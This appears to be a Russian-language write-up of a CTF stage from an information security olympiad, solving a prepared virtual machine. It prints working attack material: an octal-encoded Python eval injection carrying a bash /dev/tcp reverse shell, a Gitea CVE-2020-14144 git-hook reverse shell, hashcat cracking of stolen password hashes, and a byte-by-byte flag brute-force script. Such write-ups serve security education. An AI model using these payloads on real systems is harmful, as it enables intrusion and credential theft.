

**Международная олимпиада «Innopolis Open»
по профилю «Информационная безопасность»**

Материалы заданий второго отборочного этапа олимпиады

2025/2026 г.г.

Второй отборочный этап

Для второго отборочного этапа для каждой команды была подготовлена виртуальная машина.

Участникам были даны лишь ip адреса виртуальных машин (через специального бота). Задача заключалась в том, чтобы получить права доступа user и root, найти флаги и написать отчет о проделанной работе.

Особенности этапа:

На каждой виртуальной машине два уровня сложности:

- 1) получение доступа пользователя (user);
- 2) получение доступа суперпользователя (root).

Флаги хранились в текстовых файлах или в другой критической информации (логины, пароли) для каждого уровня.

Флаги сдавались в специально созданного бота. В нем был доступен интерфейс доступа к машинам, их также можно было перезагружать. Первый час перезагрузка была недоступна. Каждую машину можно было перезагружать не чаще, чем раз в 10 минут, при этом лимит на команду при перезагрузке - 1 раз в 3 минуты, при этом пересоздание машины занимало в среднем 2-3 минуты.

Доступ к root оценивается выше, чем доступ к user.

Решение задач второго отборочного этапа

Сканируем порты с помощью утилиты nmap

```
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-11 06:17 MSK
Nmap scan report for 46.21.247.105
Host is up (0.031s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE      SERVICE
22/tcp    open      ssh
2323/tcp  filtered  3d-nfsd
3000/tcp  open      ppp
5555/tcp  filtered  freeciv
8085/tcp  open      unknown
```

Проведём расширение сканирование 3000 и 8085 порта

```
PORT      STATE SERVICE      VERSION
3000/tcp  open  http         Golang net/http server
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-title: Gitea: Git with a cup of tea
8085/tcp  open  tcpwrapped
```

На 3000 порту работает Gitea, а на 8085 не понятно.

Сайт Gitea нам пока ничего не даёт, на нём отключена возможность регистрировать пользователей, а кредов у нас нет. Посмотрим, что работает на порту 8085.

На 8085 работает веб-приложение PatCalc, из описания на главной странице следует, что оно написано на python-фреймворке Flask. У нас есть возможность вписывать знаки пунктуации и цифры для вычислений.

Попробуем вызвать исключение и введём 1/0

Приложение нам вернуло трейсбэк с куском кода функции обработки выражения.

Калькулятор

Пользователь: hacker

Выражение


1/0

⚠ Разрешены только цифры и специальные символы (без букв)

Вычислить

РЕЗУЛЬТАТ

@app.route('/



```

@app.route('/calculator', methods=['GET', 'POST'])
def calculator():
    username = session.get('username')
    if not username:
        app.logger.warning(f'Попытка доступа к калькулятору без авторизации. Сессия: {dict(session)}')
        flash('Необходимо войти в систему для использования калькулятора', 'error')
        return redirect(url_for('login'))

    app.logger.info(f'Доступ к калькулятору пользователя: {username}')

    if request.method == 'POST':
        exp = request.form.get('Expression', '')
        for i in exp:
            if i in ascii_letters:
                app.logger.warning(f'Попытка доступа к калькулятору с буквенными символами. Выражение: {exp} | {i}')
                return render_template('calculator.html', exp='', result='Only [0-9] and special characters', username=username)


        try:
            result = eval(exp)
            app.logger.warning(f'Результат вычисления: {result}')
        except Exception as e:
            tb = sys.exc_info()[2]
            frame = tb.tb_frame
            app.logger.warning(f'Ошибка при вычислении: {e}')
            result = inspect.getsource(frame.f_code) + traceback.format_exc()
            return render_template('calculator.html', exp=exp, result=result, username=username)

    return render_template('calculator.html', exp='', result='', username=username)

Traceback (most recent call last):
  File "/var/www/html/app/app.py", line 227, in calculator
    result = eval(exp)
             ^^^^^^^
  File "<string>", line 1, in <module>
ZeroDivisionError: division by zero

```

Из кода видно, что буквы латиницы фильтруются, но мы можем попробовать обойти это и вписать команду италик шрифтом (или любым другим). Ещё поменяем значение `maxlength` в поле `input`, чтобы не было ограничений на длину строки во фронте.



Приложение уязвимо, и мы можем выполнять команды, попробуем прокинуть реверс-шелл. Возьмём стандартный шелл.

```
/bin/bash -c "/bin/bash -i >& /dev/tcp/<ip>/9001 0>&1";
```

Исполним его через `os.system`.

```
__import__('os').system('/bin/bash -c "/bin/bash -i >& /dev/tcp/<ip>/9001 0>&1";')
```

Переведём в другой шрифт и отправим.

Калькулятор

Пользователь: **hacker**

Выражение

lev/tcp/5.542.74.542/9001 |0>&1";')

⚠ Разрешены только цифры и специальные символы (без букв)

Вычислить

РЕЗУЛЬТАТ

Something went wrong

Что-то пошло не так. Мы не можем использовать названия модулей и команды в другом шрифте, python их не будет интерпритировать. Закодируем их в Octal кодировку.

```
__import__('\157\163').system('\57\142\151\156\57\142\141\163\150\40\55\143\40\42\57\142\151\156\57\142\141\163\150\40\55\151\40\76\46\40\57\144\145\166\57\164\143\160\57\74\151\160\76\57\71\60\60\61\40\60\76\46\61\42\73')
```

Конечный пейлоад будет выглядеть так:

```
__import__('\157\163').system('\57\142\151\156\57\142\141\163\150\40\55\143\40\42\57\142\151\156\57\142\141\163\150\40\55\151\40\76\46\40\57\144\145\166\57\164\143\160\57\74\151\160\76\57\71\60\60\61\40\60\76\46\61\42\73')
```

Поднимаем слушатель и нашей машине и отправляем пейлоад.


```
PS C:\Users\w4sq> ncat.exe -lvnp 9001
Ncat: Version 7.98 ( https://nmap.org/ncat )
Ncat: Listening on [::]:9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 46.21.247.105:40772.
bash: cannot set terminal process group (7026): Inappropriate ioctl for device
bash: no job control in this shell
bash: groups: command not found
www-data@vm1:~/mypatproject/app$ |
```

Мы успешно получили реверс-шелл пользователя `www-data`, стабилизируем его командой


`python3 -c 'import pty;pty.spawn("/bin/bash")'` и отправим в фон (CTRL+Z)

Починим PATH командой - `export PATH=/bin:/usr/bin:$PATH`

В папке с приложением замечаем `ratcalc.db`. Посмотрим, что она в себе содержит. Для примера достанем базу данных через `base64`, так как у неё не большой размер. В таблице `s3cr3ts` находим первый флаг.



В таблице с пользователями находим пользователя `harry` и hash его пароля. Взламываем его через `hashcat` и вордлист `rockyou.txt` и получаем пароль от его учётки.



	id	username	password
1	1337	harry	\$2a\$10\$V6.lc4f0oupcEt.9bpdbbecuGx7VGPKk7NrTlc92z7nfwDEY.9xVy
2	1338	tests	crypt...
3	1339	hacker	crypt...

```
$2a$10$V6.lc4f0oupcEt.9bpdbbecuGx7VGPKk7NrTlc92z7nfwDEY.9xVy:joyce12

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target.....: $2a$10$V6.lc4f0oupcEt.9bpdbbecuGx7VGPKk7NrTlc92z7nf...Y.9xVy
Time.Started.....: Sun Jan 11 06:57:18 2026 (39 secs)
Time.Estimated...: Sun Jan 11 06:57:57 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (..\john-1.9.0-jumbo-1-win64\run\rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 3193 H/s (7.37ms) @ Accel:2 Loops:16 Thr:11 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 124872/14344385 (0.87%)
Rejected.....: 0/124872 (0.00%)
Restore.Point...: 123420/14344385 (0.86%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1008-1024
Candidate.Engine.: Device Generator
Candidates.#1...: lizandra -> elijah22
Hardware.Mon.#1..: Temp: 49c Fan: 30% Util: 97% Core:2805MHz Mem:10251MHz Bus:16
```

Пароль - `joyce12`

Меняем пользователя на `harry`

```
www-data@vm1:~/mypatproject/app$ su harry
su harry
Password: joyce12

harry@vm1:/var/www/mypatproject/app$ |
```

Забираем флаг из домашней директории

```
harry@vm1:~$ cat user.txt
cat user.txt
CTF{e381b23c2c103dcae34660ce00726f0df1152fab}
```

И ещё замечаем папку с заметками в домашней директории. Достанем заметки через base64 и прочитаем их

```
harry@vm1:~/notes$ base64 note1.txt
base64 note1.txt
LSDQn9C+0YfQuNGB0YLQuNGC0Ywg0LfRg9Cx0YsKLSdQo9Cx0YDQsNGC0YzRgdGPINCyINC60L7Q
vNC90LDRgtC1Ci0g0J/QvtC80YvRgtGMINC/0L7RgdGD0LTRgwotINCS0YvQutC40L3Rg9GC0Ywg
0LzRg9GB0L7RgAotINCa0YPQsdC40YLRjCDQvNC+0LvQvtC60L4sINGB0YvRgCwg0Y/QudGG0LAK
harry@vm1:~/notes$
harry@vm1:~/notes$ base64 note*
base64 note*
base64: extra operand rAllnote2.txtrAll
Try 'base64 --help' for more information.
harry@vm1:~/notes$
harry@vm1:~/notes$ base64 note1.txt
base64 note1.txt
LSDQn9C+0YfQuNGB0YLQuNGC0Ywg0LfRg9Cx0YsKLSdQo9Cx0YDQsNGC0YzRgdGPINCyINC60L7Q
vNC90LDRgtC1Ci0g0J/QvtC80YvRgtGMINC/0L7RgdGD0LTRgwotINCS0YvQutC40L3Rg9GC0Ywg
0LzRg9GB0L7RgAotINCa0YPQsdC40YLRjCDQvNC+0LvQvtC60L4sINGB0YvRgCwg0Y/QudGG0LAK
harry@vm1:~/notes$
harry@vm1:~/notes$ base64 note2.txt
base64 note2.txt
0JPQu9Cw0LLQvdC+0LUg0L3QtSDQt9Cw0LHRi9GC0Ywg0LzQvtC5INC/0LDRgNC+0LvRjCDQvtGC
IGdpdGVhIC0gUzBtMzBuRU4zM2RNeVBACyRXMHJkIQo=
harry@vm1:~/notes$
harry@vm1:~/notes$ base64 note3.txt
base64 note3.txt
0J3QsNC00L4g0LHRiyDQt9Cw0L/RgNC+0YHQuNGC0Ywg0LTQvtGB0YLRg9C/INGDINCQ0LTQvNC4
0L3QsCDQuiDQvdC+0LLQvtC80YMg0YDQtdC/0L7Qt9C40YLQvtGA0LjRjiDRgNCw0LfRgNCw0LHQ
vtGC0LrQuC4g0JAg0YLQviDQv9Cw0YDQvtC70Ywg0L7RgiDQvdC+0LLQvtC5INGD0YLQuNC70LjR
gtGLINC70LXQtC40YIg0LIg0YDQtdC/0L7Qt9C40YLQvtGA0LjQuC4K
```

Input

+

📁

🔗

🗑️

LSDQn9C+0YfQuNGB0YLQuNGC0Ywg0LFRg9Cx0YsKLSdQo9Cx0YDQsNGC0YzRgdGPINcyINC60L7QvNC90LDRgtC1Ci0g0J/QvtC80YvRgtGMINC/0L7RgdGD0LTRgwotINC50YvQuTC40L3Rg9GC0Ywg0LzRg9GB0L7RgAotINCa0YPQsdC40YLRjCDQvNC+0LvQvtC60L4sINGB0YvRgCwg0Y/QudGG0LAK

0JPQu9Cw0LLQvdC+0LUg0L3QtSDQt9Cw0LHRi9GC0Ywg0LzQvtC5INC/0LDRgNC+0LvRjCDQvtGCIGdpdGVhIC0GuzBtMzBuRU4zM2RNeVBaCyRXMHJkIQo=

0J3QsNC00L4g0LHRiyDQt9Cw0L/RgNC+0YHQuNGC0Ywg0LTQvtGB0YLRg9C/INGDINCQ0LTQvNC40L3QsCDQuiDQvdC+0LLQvtC80YMG0YDQtDC/0L7Qt9C40YLQvtGA0LjRjIDRgNCw0LFRgNCw0LHQvtGC0LrQuC4g0JAg0YLQviDQv9Cw0YDQvtC70Ywg0L7RgiDQvdC+0LLQvtC5INGD0YLQuNC70LjRgtGLINC70LXQtC40YIg0LIg0YDQtDC/0L7Qt9C40YLQvtGA0LjQuC4Kj

642

11

Raw Bytes

Output

📄

📁

🔗

| - Почистить зубы
- Убраться в комнате
- Помыть посуду
- Выкинуть мусор
- Кубить молоко, сыр, яйца

Главное не забыть мой пароль от gitea - S0m30nEN33dMyP@s\$W0rd!

Надо бы запросить доступ у Админа к новому репозиторию разработки. А то пароль от новой утилиты лежит в репозитории.

Теперь мы знаем крыды от gitea - `harry:S0m30nEN33dMyP@s$W0rd!` И пароль от какой-то новой утилиты лежит в новом репозитории. Зайдём в учётку gitea

Зайдя в gitea, мы заметим, что у нас нет ни одного репозитория, но мы теперь можем поискать уязвимости на нашу версию gitea 1.12.5

Находим CVE-2020-14144, которая может нам дать RCE. Попробуем ей воспользоваться. Создаём новый репозиторий и в настройках git-хукро, настраиваем `post-receive` и вписываем `reverse shell`.


harry / hackerrepo


Перестать следить
1


В избранное
0

<> Код
📋 Задачи 0
📖 Вики


Настройки

Репозиторий
Соавторы
Автоматическое обновление
Git хуки
Ключи развертывания
LFS

Git хуки

Если хук не активен, будет подставлен пример содержимого. Пустое значение в этом поле приведет к отключению хука.

Название Hook'a post-receive

Перехватить содержание

```

1 #!/bin/bash
2 bash -i >& /dev/tcp/<ip>/9001 0>&1

```

Обновить Hook

Теперь нам нужно создать локальный репозиторий и запустить коммит в репу на gitea

```

1 touch README.md
2 git init
3 git add README.md
4 git commit -m "Hack"
5 git remote add origin http://<vuln-IP>:3000/harry/hackerrepo.git
6 git push -u origin master

```

Поднимаем слушатель и пушим коммит.

```

PS C:\Users\w4sq> ncat.exe -lvnp 9001
Ncat: Version 7.98 ( https://nmap.org/ncat )
Ncat: Listening on [::]:9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 46.21.247.105:35438.
bash: cannot set terminal process group (22669): Inappropriate ioctl for device
bash: no job control in this shell
git@vml:~/gitea-repositories/harry/hackerrepo.git$ |

```

```

(w4sq@hackerpc) ~/CVE-2020-14144
$ git push -u origin master
Username for 'http://46.21.247.105:3000': harry
Password for 'http://harry@46.21.247.105:3000':
Enumerating objects: 3, done.
Counting objects: 100% (3/3), done.
Writing objects: 100% (3/3), 198 bytes | 198.00 KiB/s, done.
Total 3 (delta 0), reused 0 (delta 0), pack-reused 0 (from 0)

```

Теперь у нас есть доступ к пользователю git

```
git@vm1:~$ ls -la
total 28
drwxr-x--- 5 git git 4096 Jan 11 05:58 .
drwxr-xr-x 5 root root 4096 Jan 10 22:04 ..
-rw----- 1 git git 0 Jan 11 05:43 .bash_history
-rw-r--r-- 1 git git 123 Jan 11 03:16 .gitconfig
drwxrwxr-x 3 git git 4096 Jan 11 05:58 .local
drwx----- 2 git git 4096 Jan 10 22:12 .ssh
-rw-rw-r-- 1 git git 46 Jan 11 05:58 FLAG.txt
drwxr-xr-x 4 git git 4096 Jan 10 22:59 gitea-repositories
git@vm1:~$ cat FLAG.txt
CTF{a71e3beed3fa29f0869e2aa39fa169e9e3b496e1}
```

В домашней директории видим файл `FLAG.txt` и забираем ещё один флаг. Находим `sqlite3` базу данных по пути `/var/lib/gitea/data/gitea.db`. Выкачаем её с помощью веб-сервера на python


```
python3 -m http.server 9999
```



Directory listing for /

- [avatars/](#)
- [gitea.db](#)
- [gitea.hashtes](#)
- [indexers/](#)
- [lfs/](#)
- [queues/](#)
- [sessions/](#)

Находим ещё пользователя `kkster` и хэш его пароля в формате `pbkdf2`



Собираем хэш для взлома по примеру из документации hashcat

m	Hash type	Example
10900	PBKDF2-HMAC-SHA256	sha256:1000:MTc3MTA0MTQwMjQxNzY=:PYjCU215Mi57AYPKva9j7mvF4Rc5bCnt

Структура - sha256:кол-во раундов:соль в base64:hash в base64

Собираем hash, у нас получается - sha256:10000:dTh5MERKc0hnVA==:J5LJUDxRHKUnvYLV6gKLU5he0uHxurM7sIwOuRe6k603/YH2+8yigfap9G0tPjv7Dg=

Так как у нас версия Gitea 1.12.5 нам надо найти кол-во раундов в алгоритме. На Github можно найти исходники и посмотреть константу ([ссылка](#))


```
func NewPBKDF2Hasher(config string) *PBKDF2Hasher {
    // This default configuration uses the following parameters:
    // iter=10000, keyLen=50.
    // This matches the original configuration for `pbkdf2` prior to storing
    // in the database.
    // THESE VALUES MUST NOT BE CHANGED OR BACKWARDS COMPATIBILITY WILL BREAK
    hasher := &PBKDF2Hasher{
        iter: 10_000,
        keyLen: 50,
    }
}
```

Брутим через hashcat и получаем пароль

```
C:\soft\hashcat-7.1.2>hashcat.exe -a 0 -m 10900 sha256:10000:dTh5MERKc0hnVA==:J5LJUDxRHKUnvYLV6gKLU5he0uHxurM7sIwOuRe6k603/YH2+8yigfap9G0tPjv7Dg= "C:/rockyou.txt" --show
sha256:10000:dTh5MERKc0hnVA==:J5LJUDxRHKUnvYLV6gKLU5he0uHxurM7sIwOuRe6k603/YH2+8yigfap9G0tPjv7Dg=:christoph040884
```

Пароль - christoph040884

Заходим под его учётную запись на gitea и видим один доступный репозиторий



The screenshot shows the Gitea interface for a repository named 'ffidYm' owned by 'kkster'. At the top, there are buttons for 'Перестать следить' (1), 'В избранное' (0), and 'Форкнуть' (0). Below this is a navigation bar with links for 'Код', 'Задачи' (0), 'Pull Request' (0), 'Релизы' (0), 'Вики', 'Активность', and 'Настройки'. The repository path is 'CTF{b55d321c36e1ce65697e59754469ccd5a3a42b3a}'. Below the path, there are statistics: '5 коммитов', '1 ветка', and '35 KiB'. A section for 'ветка: master' includes a 'Новый Pull Request' button and a 'Новый файл' button. A list of commits is shown, including 'Initial commit' for '.gitignore' and 'Изменить README.md' for 'README.md'. The 'README.md' file content is displayed below, showing the repository name 'ffidYm' and a password prompt: 'Пароль от утилиты ffidYm - YaSje1VsyuSm3tanu:('.

Забираем ещё один флаг и находим тот самый пароль для утилиты
Проверим если ли у нас права на выполнение этой утилиты.

```
harry@vm1:~$ ll /bin/ffidYm
-rwsr-xr-x 1 root root 21784 Jan 11 02:12 /bin/ffidYm*
```

У утилиты стоит setuid бит и она всегда будет запускаться от рута, что нам позволит достать флаг рута. Запустим её.

```
harry@vm1:~$ /bin/ffidYm
Line: 323
Enter password to access file comparison tool: YaSje1VsyuSm3tanu:(
Usage: /bin/ffidYm [options] file1 file2
```

Изучив исходники на gitea, можно сделать вывод что программа сравнивает два файла и выводит индекс первого различного байта. Для быстрого взаимодействия с программой будем использовать такую команду.

```
echo "YaSjelVsyuSm3tanu:(" | /bin/ffidYm /root/root.txt temp; echo $?
```

Мы можем посимвольно подобрать рут флаг. Напишем скрипт для автоматизации перебора.

```
#!/usr/bin/env bash

set -euo pipefail

UTIL="/bin/ffidYm"
KNOWN="temp"
SECRET="/root/root.txt"
PASSWORD="YaSjelVsyuSm3tanu:("

PREFIX="CTF{"
SUFFIX=$'}\n'
HASHLEN=40
CHARSET="0123456789abcdef"

TOTAL_LEN=$(( ${#PREFIX} + HASHLEN + ${#SUFFIX} ))

guess="$PREFIX"
while [ "${#guess}" -lt "$TOTAL_LEN" ]; do
    guess+="A"
done

printf "%b" "$guess" > "$KNOWN"

run_util() {
    echo -n "$PASSWORD" | "$UTIL" "$KNOWN" "$SECRET" >/dev/null 2>&1
    echo $?
}

echo "[*] Starting brute force..."

for ((i=${#PREFIX}; i<${#PREFIX}+HASHLEN; i++)); do
    echo "[*] Bruteforcing position $i"

    for c in $(echo "$CHARSET" | fold -w1); do
        guess="${guess:0:i}$c${guess:i+1}"

        printf "%b" "$guess" > "$KNOWN"

        rc=$(run_util)

        if [ "$rc" -gt "$i" ]; then
            echo "    [+] Found char '$c' at position $i"
            break
        fi
    done
done
```

```
        fi
    done
done

guess="${guess:0:${#PREFIX}+HASHLEN}$SUFFIX"
printf "%b" "$guess" > "$KNOWN"

echo "[+] Final reconstructed content:"
printf "%b\n" "$guess"
```

Запускаем и получаем root-флаг

```
[*] Bruteforcing position 37
[+] Found char 'b' at position 37
[*] Bruteforcing position 38
[+] Found char 'e' at position 38
[*] Bruteforcing position 39
[+] Found char '2' at position 39
[*] Bruteforcing position 40
[+] Found char '6' at position 40
[*] Bruteforcing position 41
[+] Found char '8' at position 41
[*] Bruteforcing position 42
[+] Found char 'e' at position 42
[*] Bruteforcing position 43
[+] Found char 'e' at position 43
[+] Final reconstructed content:
CTF{f2bcec267d660c0f1ef314caf31a564aabe268ee}
```